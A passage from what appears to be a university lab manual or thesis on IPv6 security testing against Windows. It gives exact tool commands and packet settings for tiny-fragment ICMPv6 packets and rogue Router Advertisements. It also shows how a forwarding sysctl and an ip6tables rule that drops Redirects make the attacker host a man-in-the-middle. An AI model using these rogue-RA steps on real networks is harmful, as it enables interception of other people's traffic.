> Ethernet II, Src: VMware_8c:0b:0d (00:0c:29:8c:0b:0d), Dst: VMware_8e:74:ad (00:0c:29:8e:74:ad)
v Internet Protocol Version 6, Src: 2001:db8:abcd:1:1a4:2296:7e2c:8941, Dst: 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9
    0110 .... = Version: 6
  > .... 0000 0000 .... .... .... .... .... = Traffic Class: 0x00 (DSCP: CS0, ECN: Not-ECT)
    .... .... .... 0000 0000 0000 0000 0000 = Flow Label: 0x00000
    Payload Length: 16
    Next Header: Fragment Header for IPv6 (44)
    Hop Limit: 64
    Source Address: 2001:db8:abcd:1:1a4:2296:7e2c:8941
    Destination Address: 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9
  v Fragment Header for IPv6
      Next header: ICMPv6 (58)
      Reserved octet: 0x00
      0000 0000 0000 1... = Offset: 1 (8 bytes)
      .... .... .... .00. = Reserved bits: 0
      .... .... .... ...0 = More Fragments: No
      Identification: 0x00003039
  v [2 IPv6 Fragments (16 bytes): #1(8), #2(8)]
      [Frame: 1, payload: 0-7 (8 bytes)]
      [Frame: 2, payload: 8-15 (8 bytes)]
      [Fragment count: 2]
      [Reassembled IPv6 length: 16]
      [Reassembled IPv6 data: 8000dae400000000616263646566676 8]
v Internet Control Message Protocol v6
    Type: Echo (ping) request (128)
    Code: 0
```

Fig. 5.50: Captured packets after running fragment_header.py tool to generate packets with tiny fragments.

In this situation, it is considered that PC1 (Kali) sends ICMPv6 Echo Request with tiny fragments to PC2 (Windows). As can be seen from Fig. 5.48, fragmentation happens even though the Payload size of non-last fragment is smaller than the minimum MTU.

The configuration to generate these packets is shown below. The output is depicted in Fig. 5.49.

- Network interface: **eth0**, which is the interface of PC1 (Kali).

- Source IPv6 address: It can be left blank since the tool will automatically generate the IPv6 address from the interface.
- Destination IPv6 address: **-dip 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9**. This is the IPv6 global address of PC2.
- Tiny option: **-tiny**. This option allows the tool to generate packets with tiny fragments.

As can be seen from Fig. 5.49 and Fig. 5.50, PC2 answers the ICMPv6 Echo Request from PC1. This means the Windows machine accepts fragments as small as the following type (64 bytes including 40 bytes IPv6 header, 8 bytes Fragment Header, 8 bytes ICMPv6 header and 8 bytes Payload data).

Review questions

The purpose of the following review questions is to clarify the behaviour of Windows device when dealing with fragmentation. All answers are located in the attachment A.3.

Question 1:

Does the PMTU of the path PC2-PC4 change if it is inserted with the value 1270 (bytes)?
a) Verify this by the **implant_mtu.py** tool of designed network toolkit and Ostinato.
b) Explain the impact after running these tools.

Question 2:

Does the PMTU of the path PC2-PC4 change if it is inserted with the value 1520 (bytes)? Explain the impact.

Question 3:

Does PC2 answer the packets with tiny fragments? Verify this by the network toolkit.

5.4 Router Solicitation and Router Advertisement

Router Solicitation and Router Advertisement are both part of the Neighbor Discovery Protocol (NDP) in IPv6. They are used to configure and maintain the network, and to enable communication between devices on the same network segment.




Fig. 5.51: The network topology for testing Router Solicitation and Router Advertisement.


Precondition

To carry out the implementation stages of Router Solicitation and Router Advertisement, at the initial step, all devices are in a powered off state. Then, router R1, R2, and switch S1 are first started up to activate the address allocation and routing functions, as described in Listing. 3.1. Next, all PCs (from 1 to 4) are turned on and wait for a certain interval to complete the SLAAC (Stateless Address Auto-configuration) process and stabilize. The network scenario with address specification is depicted in Fig. 5.51.

Operations and Observation


After booting up and generating a unique link-local address, Router Solicitation is used by every device (PC2, in this case) to request information about the network, such as the address of the default gateway or the available prefix. It is sent as an IPv6 multicast message to the all-routers multicast group (`ff02::2`). The format of Router Solicitation is depicted in Fig. 5.52.

Router Advertisement is an application used by a router to advertise information about the network to other devices. It is sent periodically, or in response to a Router Solicitation message, as an IPv6 multicast message to the all-nodes multicast group (`ff02::1`). The Router Advertisement includes information such as the prefix(es) available on the network, the address of the default gateway, and other configuration parameters, as shown in Fig. 5.53 for the case of router R1.



```
Source                      Destination   Protocol   Length   Info
fe80::7790:2c2b:9e56:431b   ff02::2       ICMPv6       62 Router Solicitation

> Frame 27: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface -, id 0
> Ethernet II, Src: VMware_8e:74:ad (00:0c:29:8e:74:ad), Dst: IPv6mcast_02 (33:33:00:00:00:02)
v Internet Protocol Version 6, Src: fe80::7790:2c2b:9e56:431b, Dst: ff02::2
    0110 .... = Version: 6
  > .... 0000 0000 .... .... .... .... .... = Traffic Class: 0x00 (DSCP: CS0, ECN: Not-ECT)
    .... .... .... 0000 0000 0000 0000 0000 = Flow Label: 0x00000
    Payload Length: 8
    Next Header: ICMPv6 (58)
    Hop Limit: 255
    Source Address: fe80::7790:2c2b:9e56:431b
    Destination Address: ff02::2
v Internet Control Message Protocol v6
    Type: Router Solicitation (133)
    Code: 0
    Checksum: 0xf809 [correct]
    [Checksum Status: Good]
    Reserved: 00000000
```

Fig. 5.52: Captured Router Solicitation sent from PC2 during Neighbor Discovery procedure.



```
Source                   Destination   Protocol   Length   Info
fe80::c801:11ff:fef5:8   ff02::1       ICMPv6       118 Router Advertisement from ca:01:11:f5:00:08

> Frame 20: 118 bytes on wire (944 bits), 118 bytes captured (944 bits) on interface -, id 0
> Ethernet II, Src: ca:01:11:f5:00:08 (ca:01:11:f5:00:08), Dst: IPv6mcast_01 (33:33:00:00:00:01)
> Internet Protocol Version 6, Src: fe80::c801:11ff:fef5:8, Dst: ff02::1
v Internet Control Message Protocol v6
    Type: Router Advertisement (134)
    Code: 0
    Checksum: 0x8f1f [correct]
    [Checksum Status: Good]
    Cur hop limit: 64
  v Flags: 0x00, Prf (Default Router Preference): Medium
      0... .... = Managed address configuration: Not set
      .0.. .... = Other configuration: Not set
      ..0. .... = Home Agent: Not set
      ...0 0... = Prf (Default Router Preference): Medium (0)
      .... .0.. = Proxy: Not set
      .... ..0. = Reserved: 0
    Router lifetime (s): 1800
    Reachable time (ms): 0
    Retrans timer (ms): 0
  > ICMPv6 Option (Source link-layer address : ca:01:11:f5:00:08)
  > ICMPv6 Option (MTU : 1500)
  > ICMPv6 Option (Prefix information : 2001:db8:abcd:1::/64)
```


Fig. 5.53: Captured Router Advertisement sent from R1 during Neighbor Discovery procedure.

(a) Sending Router Advertisement for setting the default router

As defined in RFC 4861 [14], after receiving a Router Advertisement message with Source link-layer address field and non-zero router lifetime, the host should update its default gateway even if the prefix information is not included. If the source address in Router Advertisement is still not present in Default Router list of client, a new entry of default router will be created. However, the default router selection is needed as every host only uses one next-hop router during operation. To verify this behaviour, it is considered that PC1 (Kali) sends this type of Router Advertisement to PC2 (Windows) with several levels of preference.


✎. Using the designed toolkit for Router Advertisement with Low preference

To design Router Advertisement, the **router_advertisement.py** tool is chosen, as depicted in Fig. 4.11. The configuration for generating this packet is described below, with the output after launching the tool in Fig. 5.54. The captured packet is illustrated in Fig. 5.55.



```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 router_advertisement.py eth0 -pref Low
Sending Router Advertisement to the destination: ff02::1
```

Fig. 5.54: Result after running router_advertisement.py tool with Low preference.



```
Source                     Destination   Protocol  Info
fe80::8ac4:147a:5dfe:a9c6  ff02::1       ICMPv6    Router Advertisement from 00:0c:29:8c:0b:0d

> Frame 1: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_8c:0b:0d (00:0c:29:8c:0b:0d), Dst: IPv6mcast_01 (33:33:00:00:00:01)
> Internet Protocol Version 6, Src: fe80::8ac4:147a:5dfe:a9c6, Dst: ff02::1
v Internet Control Message Protocol v6
    Type: Router Advertisement (134)
    Code: 0
    Checksum: 0x232e [correct]
    [Checksum Status: Good]
    Cur hop limit: 0
  > Flags: 0x18, Prf (Default Router Preference): Low
    Router lifetime (s): 1800
    Reachable time (ms): 30000
    Retrans timer (ms): 0
  > ICMPv6 Option (Source link-layer address : 00:0c:29:8c:0b:0d)
```

Fig. 5.55: Captured Router Advertisement sent from PC1 with Low preference.

- Network interface: **eth0**, which is the interface of PC1 (Kali).
- Source IPv6 address: It can be left blank since the tool will automatically generate the IPv6 address from the interface.
- Destination IPv6 address: **-dip ff02::1**. This is the IPv6 all-nodes multicast address. However, this option can be left blank since the tool will automatically uses this address by default.
- Preference of router: There are three levels of preference from Low, Medium to High. These names reflect the priority level for routers that send out Router


Advertisement. In the first instance, the lowest level is inserted with syntax **-pref Low**.

- Router lifetime: It has to be non-zero value. The router lifetime can be left blank since it is by default inserted as 1800 (seconds).
- Link-layer address of router: This value is included in Source link-layer address field within Router Advertisement packet. It is also skipped since the tool automatically generates the link-layer address of PC1 for the compatibility with the source IPv6 address.

✎. Using the application Ostinato for Router Advertisement with Low preference

This type of Router Advertisement message can also be generated by Ostinato, and yields the same result as the **router_advertisement.py** tool. Specifically, on the **Protocol Selection** tab, the following protocols are chosen at every layer, while others are kept in the default setting, as depicted in Fig. 5.56:

- Layer 1: MAC
- Layer 2: Ethernet II
- Layer 3: IPv6
- ICMPv6 Router Advertisement: ICMP
- Flags and lifetime: HexDump
- ICMPv6 Option (Source link-layer address): HexDump


Advanced


Available Protocols
MAC
DATA
SAMPLE
:{Script} [EXPERIMENTAL]
HexDump
SIGN
Eth II
802.3

Selected Protocols
MAC
Eth II
IPv6
ICMP
HexDump
HexDump

Fig. 5.56: Configuration at the Protocol Selection tab for sending Router Advertisement with Low preference.

On the **Protocol Data** tab, the configuration is shown as below while others remain in default setting, as described in Fig. 5.57:

- Media Access Protocol: Source link-layer address is set to `00:0c:29:8c:0b:0d`, and the destination link-layer address is set to the link-layer address resolved from all-nodes multicast address (`33:33:00:00:00:01`).
- Internet Protocol ver 6: The address of PC1 is set as the source, while the all-nodes multicast address is set as the destination. The Next Header is written as `3a` (for ICMPv6).


Media Access Protocol

	Mode	Address	Count	Step
Destination	Fixed	33:33:00:00:00:01	16	1
Source	Fixed	00:0C:29:8C:0B:0D	16	1

Internet Protocol ver 6

Version 6
DSCP cs0 Not-ECT
Flow Label 0 00 00
Payload Length 24
✓ Next Header 3a
Hop Limit 255

	Address	Mode	Count	Prefix
Source	fe80::8ac4:147a:5dfe:a9c6	Fixed	16	/64
Destination	ff02::1	Fixed	16	/64

Internet Control Message Protocol

Version: ICMPv4 ● ICMPv6
Type 134 - Router Advertisement
Code 0
✓ Checksum 232e

HexDump

```
0000  00 18 07 08 00 00 75 30 00 00 00 00     ......u0....
```

HexDump

```
0000  01 01 00 0c 29 8c 0b 0d     ....) ..
```

Fig. 5.57: Configuration at the Protocol Data tab for sending Router Advertisement with Low preference.

- Internet Control Message Protocol: Type 134-Router Advertisement is chosen. The version is ICMPv6.
- HexDump: The value of flag for Low preference is inserted. The router lifetime is set as 1800 seconds, Reachable time as 30000 milliseconds and Retrans timer as 0 millisecond.
- HexDump: ICMPv6 Option (Source link-layer address) is inserted with the link-layer address of PC1.

After setting the number of sending packets to value 1 and applying the stream, the format of generated Router Advertisement message is shown in Fig. 5.55. The configuration table of PC2 (Windows) is immediately changed as depicted in Listing. 5.5.

As can be seen from Listing. 5.5, next to the link-local address of the legitimate default router R1 (`fe80::c801:11ff:fef5:8`), the link-local address of PC1 (fe80::8ac4:147a:5dfe:a9c6) is added into the network configuration of PC2 as the default gateway. Nevertheless, PC1 can only use one default-gateway at a time. So it is necessary to find out which is the real next-hop router for PC2, which can be done by trace routing the IPv6 address of R2. From Listing. 5.6, it is clear that the legitimate router R1 is still preferred as the default router. The reason is because the level of preference that is provided by PC1 is Low. Meanwhile, the priority of R1 is Medium, which indicates a higher preference for PC2, as depicted in Fig. 5.53. Therefore, the traffic is directed to the router R1 as a result.

```
C:\Users\User>ipconfig

Ethernet adapter Ethernet0:

   Default Gateway . . . . . . . . . : fe80::c801:11ff:fef5:8%4
                                       fe80::8ac4:147a:5dfe:a9c6%4
```

Listing 5.5: The network configuration of PC2 after receiving Router Advertisement with Low preference (shortened output).


```
C:\Users\User>tracert 2001:db8:abcd:3::1

Tracing route to 2001:db8:abcd:3::1 over a maximum of 30 hops

  1    49 ms    14 ms    13 ms  2001:db8:abcd:1::1
  2    31 ms    20 ms    14 ms  2001:db8:abcd:3::1

Trace complete.
```

Listing 5.6: Result of tracing the path from PC2 to R2 after receiving Router Advertisement with Low preference.

The question is with what preference level will PC1 take the place of the default gateway at PC2. This can be tested by sending Router Advertisement packets with Medium and High level.

. Using the designed toolkit for Router Advertisement with Medium preference

This Router Advertisement packet is generated similarly as the one with Low preference. The only difference is that the preference is changed from **-pref Low** to **-pref Medium**, which is shown in Fig. 5.58.




```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 router_advertisement.py eth0 -pref Medium
Sending Router Advertisement to the destination: ff02::1
```

Fig. 5.58: Result after running router_advertisement.py tool with medium preference.

. Using Ostinato for Router Advertisement with Medium preference

The same applies to the case of Ostinato. The only difference is at the first HexDump field, where the flag is changed from the hexadecimal value `18` to `00`. This configuration is shown in Fig. 5.59.



```
HexDump
0000 00 00 07 08 00 00 75 30 00 00 00 00    ......u0....
```

Fig. 5.59: Configuration at the Protocol Data tab for sending Router Advertisement with Medium preference.

```
C:\Users\User>ping 2001:db8:abcd:3::1

Pinging 2001:db8:abcd:3::1 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 2001:db8:abcd:3::1:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

Listing 5.7: Result of Ping message from PC2 to R2 after receiving Router Advertisement with Medium preference.

After running both of the tools, the network configuration at PC2 is all changed as another default gateway is added. The configuration is the same as the one shown in Listing. 5.5. However, the communication between PC2 and R2 is interrupted as depicted in Listing. 5.7.

It seems that the next-hop router is no longer the legitimate router R1, so the Ping message cannot be forwarded from PC2 to R2. Moreover, it is very likely that PC1 takes over default router role from R1, but since PC1 is not a router by default, it cannot allow packets to be forwarded through it. To explicitly determine if PC1 is the default router, it is necessary to allow packets to be forwarded through PC1 using the Linux command: `sysctl -w net.ipv6.conf.all.forwarding=1` and drop the Redirect message generated from PC1 for telling PC2 about the real default router: `ip6tables -A OUTPUT -p icmpv6 -icmpv6-type redirect -j DROP`.

```
C:\Users\User>tracert 2001:db8:abcd:3::1

Tracing route to 2001:db8:abcd:3::1 over a maximum of 30 hops

  1     1 ms     1 ms     1 ms  2001:db8:abcd:1:1a4:2296:7e2c:8941
  2    25 ms    24 ms     7 ms  2001:db8:abcd:1::1
  3    37 ms    39 ms    39 ms  2001:db8:abcd:3::1

Trace complete.
```

Listing 5.8: Result of tracing the path from PC2 to R2 after receiving Router Advertisement with Medium preference.

As can be seen from Listing. 5.8, PC1 is obviously the default router of PC2. PC1 becomes Man-in-the-middle since all data and information that PC2 transmits out will go through PC1. Even after router R1 sends the next Router Advertisement packets to PC2, the transmission continues through PC1 without interruption or modification. In case of High preference, the same thing will happen when High is even higher than R1's Medium.

(b) Sending Router Advertisement with prefix information

This section focuses on how Windows machine processes Router Advertisement with one of the most important option: Prefix information, which includes the prefix, valid lifetime of prefix and preferred lifetime of prefix. However, before continuing the experiment, it is essential to restore the network configuration at PC2, where PC1 is still currently the default router. Restoration at PC2 can be done by disabling the network connection and enabling it again. The network configuration should look like Listing. 5.9 after refreshing, where the default gateway list reduces back to only one address (legitimate router R1).

```
C:\Users\User>ipconfig

Ethernet adapter Ethernet0:

IPv6 Address. . . . . . . . . . . : 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9
Temporary IPv6 Address. . . . . . : 2001:db8:abcd:1:2816:ed5:a706:70b9
Link-local IPv6 Address . . . . . : fe80::7790:2c2b:9e56:431b%4
Default Gateway . . . . . . . . . : fe80::c801:11ff:fef5:8%4
```

Listing 5.9: The network configuration of PC2 after restoration (shortened output).


✎. Using the designed toolkit with the same prefix in Router Advertisement

As described in the title, a Router Advertisement message is sent by PC1 to PC2, in which the included prefix in the message is the same as the one provided by router R1 (`2001:db8:abcd:1::/64`). Since the address auto-configuration based on the provided prefix is executed regardless of the preference of router, only Medium preference is applied in this section.

The configuration for generating this packet is described below, with the described output in Fig. 5.60.

- Network interface: **eth0**, which is the interface of PC1 (Kali).
- Source IPv6 address: It can be left blank since the tool will automatically generate the IPv6 address from the interface.
- Destination IPv6 address: **-dip ff02::1**. This is the IPv6 all-nodes multicast address. However, this option can be left blank since the tool will automatically uses this address by default.
- Preference of router: There are three levels of preference from Low, Medium to High. These names reflect the priority level for routers that send out Router Advertisement. In this instance, the medium level is inserted with syntax **-pref Medium**.
- Router lifetime: It has to be non-zero value. The router lifetime can be left blank since it is by default inserted as 1800 (seconds).
- Link-layer address of router: This value is included in Source link-layer address field within Router Advertisement packet. It is also skipped since the tool automatically generates the link-layer address of PC1 for the compatibility with the source IPv6 address.

- Prefix: The prefix information including prefix and its subnet mask is inserted. In this situation, the same prefix as the one from legitimate router R1 is written with syntax **-prefix 2001:db8:abcd:1::/64**.
- Valid lifetime: The length expressed in seconds that the prefix is valid for on-link determination. In this case, it is set to 300 seconds with the syntax **-vlt 300**.
- Preferred lifetime: The length expressed in seconds that the auto-configured address from the prefix is preferred. It should not exceed the valid lifetime. In this case, it is also set to 300 seconds with the syntax **-plt 300**.
- Address Configuration flag: This A flag is used to indicate that the host can apply the included prefix for stateless address auto-configuration. It is set with syntax **-A**.

